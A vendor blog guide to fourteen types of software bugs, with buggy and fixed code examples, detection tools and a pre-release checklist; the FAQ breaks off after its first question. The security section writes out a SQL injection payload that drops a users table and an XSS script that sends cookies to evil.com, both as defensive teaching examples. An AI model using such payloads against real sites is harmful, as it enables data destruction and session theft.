
Poor software quality costs the US economy $2.41 trillion every year — and the majority of that cost comes from bugs that were detectable before production but were not caught. This guide covers all 14 types of software bugs, how to detect each one, real code examples of what they look like, and the tools and practices that prevent them.
By Robonito Engineering Team · Updated May 2026 · 19 min read
Quick stats
| Fact | Source |
|---|---|
| Poor software quality costs the US economy $2.41 trillion annually | CISQ Report 2024 |

| A bug in production costs 100× more to fix than one found in testing | IBM Systems Sciences Institute |
| 46% of production incidents are caused by regression bugs | Tricentis State of Testing 2025 |
| Security vulnerabilities account for $1.52 trillion of annual software quality costs | CISQ 2024 |
| Teams with automated testing catch bugs 85× faster than manual processes | DORA State of DevOps 2025 |
Table of Contents
- What is a software bug?
- Bug severity and priority — the triage framework
- Syntax errors
- Logic errors
- Runtime errors
- Concurrency bugs
- Memory leaks
- Security vulnerabilities
- Input validation bugs
- Performance bugs
- Integration and interface errors
- Compatibility bugs
- Regression bugs
- Usability bugs
- Bug detection tools by type
- Pre-release bug prevention checklist
- Frequently Asked Questions
Catch regression bugs before they reach production
Robonito auto-generates regression tests from your real user flows and runs them on every deployment — catching bugs the moment they are introduced, not after users report them. Try Robonito free →
1. What is a software bug?

One-sentence definition for featured snippets: A software bug is an error, flaw, or unintended behaviour in a program's code that causes it to produce incorrect results, behave unexpectedly, or crash.
The word "bug" traces back to 1947, when Grace Hopper's team found an actual moth trapped in the relays of the Harvard Mark II computer and taped it into their logbook with the note "First actual case of bug being found." The metaphor stuck — and seventy-plus years later, debugging is still one of the most time-consuming activities in software development.
What makes bugs expensive is not their existence — they are inevitable in any non-trivial codebase — but the gap between when they are introduced and when they are found. A bug introduced in a Tuesday afternoon commit that is caught by a CI test suite at 4pm Tuesday costs minutes. The same bug shipped to production on Friday, discovered by customers on Monday, investigated all week, hotfixed the following Wednesday, and subjected to an incident review costs thousands of dollars, damages user trust, and consumes a week of engineering capacity.
The 14 types covered in this guide represent every major category of software bug. Understanding each type — what it looks like in code, how to detect it, and how to prevent it — is the foundation of systematic bug reduction.
2. Bug severity and priority — the triage framework

Before diving into bug types, one concept is worth establishing because it governs how every bug you find should be handled: the distinction between severity and priority.
Severity measures the technical impact on the system. How badly does this bug break functionality? Does it crash the application, corrupt data, block a core workflow, or just cause a minor visual inconsistency?
Priority measures the urgency of the fix relative to other work. How quickly does this need to be resolved? A low-severity cosmetic bug on your homepage might have high priority because it is publicly visible to thousands of users. A high-severity crash in a rarely-used admin tool might have low priority because almost nobody hits it.
Severity classification
| Severity | Definition | Example | Response |
|---|---|---|---|
| P0 — Critical | Application unusable, data loss, security breach | Checkout broken for all users | Fix and deploy within hours |
| P1 — High | Core feature broken, major user impact | Login fails for 20% of users | Fix in current sprint |
| P2 — Medium | Feature degraded, workaround exists | Export produces wrong date format | Fix in next sprint |
| P3 — Low | Minor issue, minimal user impact | Button label has a typo | Fix when convenient |
| P4 — Cosmetic | Visual only, no functional impact | Spacing inconsistency | Backlog |
Misclassifying severity is one of the most common causes of production incidents. A P2 bug that is actually P0 sits in the sprint backlog while thousands of users hit it. Establish severity criteria with your team before a crisis forces the conversation.
3. Syntax errors
Question it answers: Why does my code refuse to run at all?
Syntax errors are violations of the grammar rules of a programming language. The compiler or interpreter catches them before the code ever executes — which makes them the easiest bugs to find, even if they are sometimes cryptic to read.
Every language has its own syntax rules. In Python, inconsistent indentation is a syntax error. In JavaScript, a missing closing brace breaks the entire module. In Java, a missing semicolon halts compilation.
## ❌ Syntax error — Python: missing colon after if condition
def check_age(age):
    if age >= 18
        print("Adult")
    else:
        print("Minor")

## SyntaxError: expected ':'

## ✅ Fixed
def check_age(age):
    if age >= 18:      ## Colon required in Python
        print("Adult")
    else:
        print("Minor")
// ❌ Syntax error — JavaScript: unterminated string literal
const greeting = "Hello, world;  // Missing closing quote

// SyntaxError: Invalid or unexpected token

// ✅ Fixed
const greeting = "Hello, world";
Detection: Your IDE, linter (ESLint, Pylint, RuboCop), or compiler catches syntax errors immediately. Enable linting in your editor and in your pre-commit hooks — syntax errors should never reach a code review.
Prevention: Use an IDE with real-time syntax highlighting (VS Code, IntelliJ, PyCharm). Enable format-on-save with Prettier or Black. Add a linting step as the first stage of your CI pipeline — it takes under 30 seconds and eliminates the entire category.
4. Logic errors
Question it answers: Why does my code run without errors but produce the wrong result?
Logic errors are the most insidious category of bug because the code runs successfully — no exceptions, no crashes, no compiler warnings — but produces incorrect output. The computer does exactly what you told it to do. The problem is that you told it the wrong thing.
Logic errors stem from flawed reasoning: an off-by-one mistake in a loop boundary, an incorrect conditional operator (>= instead of >), a wrong formula, or an inverted boolean.
## ❌ Logic error — off-by-one: loop processes one item too few
def calculate_total(prices):
    total = 0
    ## BUG: range(len(prices) - 1) stops before the last item
    for i in range(len(prices) - 1):
        total += prices[i]
    return total

prices = [10.00, 25.00, 8.50, 15.00]
print(calculate_total(prices))  # Returns 43.50 instead of 58.50
## Last item ($15.00) is silently skipped — no error raised

## ✅ Fixed
def calculate_total(prices):
    total = 0
    for price in prices:  ## Iterate directly — no index arithmetic
        total += price
    return total

print(calculate_total(prices))  ## Returns 58.50 ✓
// ❌ Logic error — wrong operator inverts the intended condition
function canVote(age) {
  // BUG: > instead of >= excludes 18-year-olds
  if (age > 18) {
    return true;
  }
  return false;
}

console.log(canVote(18));  // Returns false — wrong

// ✅ Fixed
function canVote(age) {
  return age >= 18;  // >= includes 18-year-olds correctly
}

console.log(canVote(18));  // Returns true ✓
Detection: Unit tests are the primary defence against logic errors. A test that asserts calculate_total([10, 25, 8.50, 15]) === 58.50 would have caught the first example immediately. Logic errors that lack test coverage silently corrupt data in production.
Detection tools: pytest (Python), Jest (JavaScript), JUnit (Java), SonarQube (static analysis that flags some logic patterns).
Prevention: Test boundary conditions explicitly — the first item, the last item, empty collections, zero values, maximum values. Logic errors cluster at boundaries.
5. Runtime errors
Question it answers: Why does my code crash during execution even though it compiled successfully?
Runtime errors occur during program execution — after the code has passed compilation — when the program encounters a condition it cannot handle. The most common are null pointer exceptions (accessing a property on null or undefined), array index out of bounds, division by zero, and type mismatches.
// ❌ Runtime error — null pointer equivalent in JavaScript
function getUserDisplayName(user) {
  // BUG: If user is null/undefined, .name access throws TypeError
  return user.name.toUpperCase();
}

const user = null;
getUserDisplayName(user);
// TypeError: Cannot read properties of null (reading 'name')

// ✅ Fixed with defensive null checks
function getUserDisplayName(user) {
  if (!user || !user.name) {
    return "Anonymous";
  }
  return user.name.toUpperCase();
}

// Or with optional chaining (ES2020+)
function getUserDisplayName(user) {
  return user?.name?.toUpperCase() ?? "Anonymous";
}
## ❌ Runtime error — division by zero not handled
def calculate_average(scores):
    total = sum(scores)
    return total / len(scores)  ## Crashes if scores is empty

calculate_average([])
## ZeroDivisionError: division by zero

## ✅ Fixed
def calculate_average(scores):
    if not scores:
        return 0  ## Or raise a more descriptive custom exception
    return sum(scores) / len(scores)
Detection: Runtime errors surface during testing if your test suite covers the code paths that trigger them. Static analysis tools (TypeScript's type checker, mypy for Python) catch a significant portion of null-reference runtime errors before execution.
Prevention: Use typed languages or type checkers. Validate all external inputs before processing. Handle empty collections, null values, and zero-divisors explicitly. Never assume an external API call, database query, or file read succeeded — always handle the failure case.
6. Concurrency bugs
Question it answers: Why does my multi-threaded application produce inconsistent, unpredictable results?
Concurrency bugs are among the hardest bugs to find, reproduce, and fix. They occur when multiple threads or processes access shared state simultaneously without proper synchronisation — leading to race conditions, deadlocks, and data corruption that appear and disappear unpredictably based on timing.
## ❌ Race condition — two threads simultaneously modify shared counter
import threading

counter = 0

def increment():
    global counter
    for _ in range(100000):
        ## BUG: Read-modify-write is NOT atomic
        ## Thread A reads counter=5, Thread B reads counter=5
        ## Thread A writes 6, Thread B writes 6 — one increment lost
        counter += 1

thread_a = threading.Thread(target=increment)
thread_b = threading.Thread(target=increment)

thread_a.start()
thread_b.start()
thread_a.join()
thread_b.join()

print(counter)  # Should be 200000, but prints ~150000-199000 randomly
## Result is non-deterministic — changes every run

## ✅ Fixed with Lock
import threading

counter = 0
lock = threading.Lock()

def increment():
    global counter
    for _ in range(100000):
        with lock:  ## Acquire lock — only one thread enters at a time
            counter += 1

thread_a = threading.Thread(target=increment)
thread_b = threading.Thread(target=increment)
thread_a.start()
thread_b.start()
thread_a.join()
thread_b.join()

print(counter)  # Always 200000 ✓
Detection: Race conditions rarely reproduce on demand — they depend on thread scheduling, which is non-deterministic. ThreadSanitizer (TSan) instruments your code to detect race conditions reliably. Helgrind (part of Valgrind) does the same for C/C++. Write tests that run operations from multiple threads simultaneously and verify data integrity.
Prevention: Minimise shared mutable state. Use thread-safe data structures (queues, atomic counters). Apply locks at the smallest necessary scope. Prefer immutable data and message-passing patterns over shared memory.
7. Memory leaks
Question it answers: Why does my application slow down and eventually crash after running for a long time?
Memory leaks occur when a program allocates memory and then fails to release it after the memory is no longer needed. In garbage-collected languages (JavaScript, Python, Java), leaks happen when references to objects are unintentionally kept alive, preventing the garbage collector from freeing them.
// ❌ Memory leak — event listeners accumulate without removal
class DataTable {
  constructor() {
    this.data = new Array(10000).fill({ value: Math.random() });
  }

  attachListeners() {
    // BUG: Each call adds a new listener without removing the previous one
    // After 1000 DataTable instances, 1000 listeners remain active
    // Each listener holds a reference to its DataTable instance
    // None of the DataTable instances can be garbage collected
    window.addEventListener('resize', () => {
      this.render();
    });
  }

  render() {
    // Re-render table on resize
  }
}

// After many component mounts/unmounts, memory grows unboundedly

// ✅ Fixed — store reference and remove on cleanup
class DataTable {
  constructor() {
    this.data = new Array(10000).fill({ value: Math.random() });
    this.resizeHandler = () => this.render(); // Store reference
  }

  attachListeners() {
    window.addEventListener('resize', this.resizeHandler);
  }

  destroy() {
    // Always provide a cleanup method — call it when component unmounts
    window.removeEventListener('resize', this.resizeHandler);
    this.data = null; // Release large data array
  }

  render() {}
}
Detection: Chrome DevTools Memory panel shows heap snapshots and allocation timelines — compare snapshots over time to identify growing object types. Node.js: --expose-gc flag + process.memoryUsage() to track heap growth. Valgrind for C/C++ memory leak detection.
Soak testing is the most reliable way to catch memory leaks in production scenarios — run your application under normal load for 2–4 hours and watch whether memory grows continuously or stays stable.
Prevention: Remove event listeners when components unmount. Clear timers and intervals when they are no longer needed. Avoid storing large objects in global or long-lived scope. In React, use useEffect cleanup functions.
8. Security vulnerabilities
Question it answers: How can an attacker exploit my application to steal data or gain unauthorised access?
Security vulnerabilities are bugs with the highest potential impact — they can expose user data, enable unauthorised access, and result in regulatory fines, breach notifications, and permanent reputational damage. The OWASP Top 10 is the definitive reference for web application security vulnerabilities.
The three most exploited vulnerability categories in web applications:
## ❌ SQL Injection — user input inserted directly into query
def get_user(username):
    query = f"SELECT * FROM users WHERE username = '{username}'"
    ## If username = "admin'; DROP TABLE users; --"
    ## Executed query: SELECT * FROM users WHERE username = 'admin'; DROP TABLE users; --
    ## Entire users table deleted
    return db.execute(query)

## ✅ Fixed — parameterised query (never interpolate user input)
def get_user(username):
    query = "SELECT * FROM users WHERE username = ?"
    return db.execute(query, (username,))
    ## Database treats username as data, never as SQL commands
// ❌ Cross-Site Scripting (XSS) — user input rendered as HTML
function displayComment(comment) {
  // BUG: If comment = "<script>document.location='https://evil.com?c='+document.cookie</script>"
  // The script executes in every visitor's browser — stealing their session cookies
  document.getElementById('comments').innerHTML = comment;
}

// ✅ Fixed — escape output or use textContent
function displayComment(comment) {
  const commentEl = document.createElement('p');
  commentEl.textContent = comment; // Text content, not HTML — script tags are inert
  document.getElementById('comments').appendChild(commentEl);
}
## ❌ Insecure Direct Object Reference (IDOR) — missing authorisation check
def get_order(order_id):
    ## BUG: Any authenticated user can access any order by changing the ID
    ## User A can view User B's orders by guessing order IDs
    return db.query("SELECT * FROM orders WHERE id = ?", order_id)

## ✅ Fixed — verify ownership before returning data
def get_order(order_id, current_user_id):
    order = db.query(
        "SELECT * FROM orders WHERE id = ? AND user_id = ?",
        order_id, current_user_id
    )
    if not order:
        raise PermissionError("Order not found or access denied")
    return order
Detection: OWASP ZAP automated scanning, Snyk dependency vulnerability scanning, Burp Suite for manual security testing.
Prevention: Never interpolate user input into queries or HTML. Use parameterised queries for all database operations. Validate and sanitise all inputs. Verify object-level authorisation on every data access — not just at the route level.
9. Input validation bugs
Question it answers: What happens when users send unexpected, malformed, or adversarial data?
Input validation bugs occur when an application accepts data it should reject, or processes data without verifying it meets expected constraints. Every external input — form fields, API parameters, file uploads, URL parameters — is a potential attack vector or crash source.
## ❌ No input validation — multiple failure modes
def create_user(email, age, username):
    ## No validation — any of these inputs could cause failures:
    ## email = "not-an-email" — invalid format stored in DB
    ## age = -5 — negative age inserted
    ## age = "twenty" — type error crashes the insert
    ## username = "" — empty username violates business rules
    ## username = "A" * 1000 — oversized string could overflow column
    db.insert("INSERT INTO users VALUES (?, ?, ?)", email, age, username)

## ✅ Fixed — validate all inputs before processing
import re

def create_user(email: str, age: int, username: str):
    ## Type validation
    if not isinstance(age, int):
        raise ValueError(f"Age must be an integer, got {type(age)}")

   ## Format validation
    email_pattern = r'^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$'
    if not re.match(email_pattern, email):
        raise ValueError(f"Invalid email format: {email}")

   ## Range validation
    if age < 0 or age > 150:
        raise ValueError(f"Age {age} is outside valid range (0-150)")

   ## Length validation
    if not username or len(username) > 50:
        raise ValueError("Username must be 1-50 characters")

    ## Only insert after all validations pass
    db.insert("INSERT INTO users VALUES (?, ?, ?)", email, age, username)
Detection: Fuzz testing — sending random, boundary, and malformed data to every input endpoint — is the most effective automated approach. Tools: RESTler (Microsoft), AFL (American Fuzzy Lop), Atheris (Python).
Prevention: Validate at every layer — frontend (UX), API (server), and database (constraints). Never trust client-side validation alone. Define and enforce maximum lengths on all string inputs. Use an allowlist approach (define what is acceptable) rather than a denylist (trying to block everything bad).
10. Performance bugs
Question it answers: Why is my application slow or unresponsive even though it works correctly?
Performance bugs do not crash applications — they degrade them. Users experience slow page loads, unresponsive UIs, and timeout errors. The most common cause is the N+1 query problem — fetching related data in a loop instead of a single query.
## ❌ N+1 query bug — 1 query to fetch orders + N queries for each user
def get_orders_with_users(order_ids):
    orders = db.query("SELECT * FROM orders WHERE id IN (?)", order_ids)
    # BUG: For 100 orders, this executes 100 additional queries
    for order in orders:
        order['user'] = db.query(
            "SELECT * FROM users WHERE id = ?",
            order['user_id']
        )
    return orders
## Total: 101 queries for 100 orders — scales linearly with order count

## ✅ Fixed — single JOIN query fetches everything at once
def get_orders_with_users(order_ids):
    return db.query("""
        SELECT o.*, u.name, u.email
        FROM orders o
        JOIN users u ON o.user_id = u.id
        WHERE o.id IN (?)
    """, order_ids)
## Total: 1 query regardless of order count
Detection: Query analysers (EXPLAIN in PostgreSQL/MySQL), APM tools (Datadog, New Relic), Django Debug Toolbar (Python), database slow query logs. For frontend: Lighthouse, Chrome DevTools Performance panel.
Prevention: Profile before optimising — do not guess at bottlenecks. Measure response time percentiles (p95, p99) not just averages. Add database indexes for frequently queried columns. Use eager loading for relational data instead of lazy loading in loops.
11. Integration and interface errors
Question it answers: Why does my component work perfectly in isolation but fail when connected to other parts of the system?
Integration errors occur when independently working components fail to communicate correctly when connected. The most common causes are mismatched data formats, schema changes in third-party APIs, incompatible authentication mechanisms, and timing assumptions that do not hold under real conditions.
// ❌ Interface error — consumer assumes field name that provider changed
// Payment API v1 returned: { "transaction_id": "txn_123" }
// Payment API v2 returns:  { "transactionId": "txn_123" }  ← snake_case → camelCase

async function processPayment(amount) {
  const response = await paymentAPI.charge(amount);
  // BUG: response.transaction_id is undefined after API upgrade
  const txnId = response.transaction_id; // Returns undefined silently
  await db.saveTransaction(txnId, amount); // Saves null transaction ID
}

// ✅ Fixed — add response validation and schema checking
async function processPayment(amount) {
  const response = await paymentAPI.charge(amount);

  // Validate response has expected fields before using them
  const txnId = response.transactionId || response.transaction_id;
  if (!txnId) {
    throw new Error(`Payment API response missing transaction ID: ${JSON.stringify(response)}`);
  }

  await db.saveTransaction(txnId, amount);
}
Detection: Contract testing with Pact — consumers define their expected request/response schemas, providers verify against them. Integration tests that run against real (or realistic mock) connected systems.
Prevention: Use contract testing for all service boundaries. Validate API response schemas explicitly before processing. Version your own APIs and maintain backward compatibility. Subscribe to provider changelogs and test against beta environments before upgrades go live.
12. Compatibility bugs
Question it answers: Why does my application work perfectly in Chrome but break in Safari?
Compatibility bugs occur when software behaves differently across browsers, operating systems, devices, or dependency versions. The most frequent culprits are CSS rendering differences between browser engines (especially Chromium vs WebKit/Safari), JavaScript APIs with inconsistent browser support, and Node.js/Python package version conflicts.
/* ❌ CSS compatibility bug — gap property not supported in older Safari Flexbox */
.container {
  display: flex;
  gap: 16px;  /* gap in flex containers: supported in Chrome 84+, Safari 14.1+ */
              /* Users on Safari 14.0 and earlier see no spacing */
}

/* ✅ Fixed — use margin as fallback for older browsers */
.container {
  display: flex;
  gap: 16px; /* Modern browsers */
}

/* Fallback for Safari < 14.1 */
@supports not (gap: 16px) {
  .container > * + * {
    margin-left: 16px;
  }
}
Detection: Cross-browser testing with BrowserStack or LambdaTest — test on real browsers across real OS combinations. Can I Use for checking CSS/JS API browser support before using it. Playwright with webkit project for automated Safari testing.
Prevention: Check caniuse.com before using any CSS feature or browser API. Set explicit minimum browser versions in your product requirements. Add Safari/WebKit to your CI cross-browser test suite — Safari's WebKit engine differs from Chromium in dozens of ways that Chrome-only testing will never surface.
13. Regression bugs

Question it answers: Why did a feature that was working perfectly last week suddenly break after Friday's deploy?
Regression bugs are previously working features that break after a code change — either in the feature itself or in code that interacts with it. They are the most costly category in terms of production incidents: according to Tricentis, 46% of production incidents trace to regression bugs that automated testing would have caught.
## Original implementation — calculates discount correctly
def calculate_discount(price, user_tier):
    if user_tier == "premium":
        return price * 0.20  ## 20% discount for premium users
    return price * 0.10      ## 10% for standard users

## Sprint 3: Developer adds "enterprise" tier — accidentally breaks existing tiers
def calculate_discount(price, user_tier):
    if user_tier == "enterprise":
        return price * 0.30  ## 30% for enterprise
    elif user_tier == "premium":
        return price * 0.20
    ## BUG: Standard users now get 0% discount — return statement missing
    ## Existing regression test for standard users would catch this immediately
    ## Without the test, standard users pay full price silently

## The regression test that should have existed:
def test_standard_user_discount():
    assert calculate_discount(100, "standard") == 90.0  ## 10% off

def test_premium_user_discount():
    assert calculate_discount(100, "premium") == 80.0   ## 20% off

def test_enterprise_user_discount():
    assert calculate_discount(100, "enterprise") == 70.0 ## 30% off
Detection: A comprehensive regression test suite run on every PR and every merge to main. This is the single most effective investment a QA team can make. Every time a bug is found in production, a regression test for that exact scenario must be added before the fix is merged — ensuring it can never silently reappear.
Prevention: Automate regression testing with tools like Robonito for functional flows, Jest/pytest for unit and integration regression. Establish a rule: every production bug generates a regression test. No exceptions.
14. Usability bugs
Question it answers: Why do users struggle to accomplish their goals even though the application technically works?
Usability bugs are failures of user experience rather than code logic. The application functions correctly from a technical standpoint, but users cannot accomplish their goals efficiently or comfortably. Confusing navigation, unclear error messages, inaccessible form labels, and inconsistent interaction patterns are all usability bugs — and they are measurable in conversion rates, support tickets, and user churn.
Common usability bugs and their impact:
| Usability bug | User impact | Detection method |
|---|---|---|
| Generic error messages ("An error occurred") | Users do not know how to recover | Usability testing, support ticket analysis |
| Form submits without validation feedback | Users lose all entered data on error | User testing, accessibility audit |
| No loading indicator on async operations | Users click again thinking it did not work, causing duplicate submissions | User testing, analytics |
| Mobile touch targets under 44×44px | Users cannot reliably tap buttons on mobile | Accessibility audit (WCAG 2.5.5) |
| Keyboard navigation broken | Screen reader and power users cannot use the app | Accessibility audit, axe-core scan |
| Inconsistent date formats (MM/DD vs DD/MM) | International users enter data incorrectly | Localisation testing |
Detection: Usability testing with 5 real users finds approximately 80% of major usability issues (Nielsen Norman Group). Automated accessibility scanning with axe-core catches WCAG violations. Session recording tools (Hotjar, FullStory) reveal where users hesitate or rage-click.
Prevention: Design for the error state, not just the success state. Every form submission that fails must tell the user exactly what to fix. Test on real mobile devices. Run an axe-core accessibility scan on every release.
15. Bug detection tools by type

| Bug type | Primary detection tool | Secondary tool | Automated in CI? |
|---|---|---|---|
| Syntax errors | ESLint / Pylint / compiler | IDE real-time feedback | ✅ Yes |
| Logic errors | Jest / pytest / JUnit | SonarQube static analysis | ✅ Yes |
| Runtime errors | TypeScript / mypy | Sentry (production) | ✅ Partial |
| Concurrency bugs | ThreadSanitizer | Helgrind (Valgrind) | ⚠️ Complex |
| Memory leaks | Chrome DevTools / Valgrind | Soak testing (k6) | ⚠️ Scheduled |
| Security vulnerabilities | OWASP ZAP / Snyk | Burp Suite | ✅ Yes |
| Input validation | Fuzz testing (RESTler) | Manual pen testing | ⚠️ Partial |
| Performance bugs | Lighthouse / k6 | Database slow query log | ✅ Yes |
| Integration errors | Contract testing (Pact) | Integration test suite | ✅ Yes |
| Compatibility bugs | Playwright cross-browser | BrowserStack / LambdaTest | ✅ Yes |
| Regression bugs | Full automated test suite | Robonito regression | ✅ Yes |
| Usability bugs | axe-core / Lighthouse | User testing / Hotjar | ✅ Partial |
16. Pre-release bug prevention checklist
Use this checklist before every production deployment.
Code quality
- Linting passes with zero errors (ESLint, Pylint, RuboCop)
- TypeScript or mypy type checking passes with zero errors
- SonarQube or CodeClimate quality gate passes
- No TODO or FIXME comments in code going to production
- All new functions and methods have corresponding unit tests
Testing
- All unit tests passing (target: 85%+ code coverage)
- All integration tests passing against test database
- Regression test suite passing — zero regressions from previous release
- Cross-browser tests passing (Chrome + Safari minimum)
- Mobile viewport tests passing (375px and 768px minimum)
- Automated accessibility scan: zero WCAG 2.2 AA violations
- Performance: LCP < 2.5s, p95 API response < 500ms
Security
- Snyk dependency scan: zero critical/high vulnerabilities
- OWASP ZAP scan passing on staging environment
- All user inputs validated and sanitised server-side
- No sensitive data (passwords, tokens) in API responses
- No SQL queries using string interpolation (all parameterised)
Integration
- All third-party API integrations tested against sandbox environments
- Contract tests (Pact) verified against all consumer contracts
- API response schemas validated against OpenAPI spec
- Error handling tested for all external API failure modes
Regression prevention
- Every bug fixed in this release has a corresponding regression test added
- Regression test added before fix merged (not after)
- Full regression suite run against staging before production deploy
- Post-deploy smoke test scheduled immediately after production push
Frequently Asked Questions
What are the most common types of software bugs?
Logic errors, null pointer exceptions, regression bugs, race conditions, and input validation failures account for the majority of production bugs. Logic errors and regression bugs together are responsible for nearly half of all production incidents, according to Tricentis research.
What is the difference between a syntax error and a logic error?
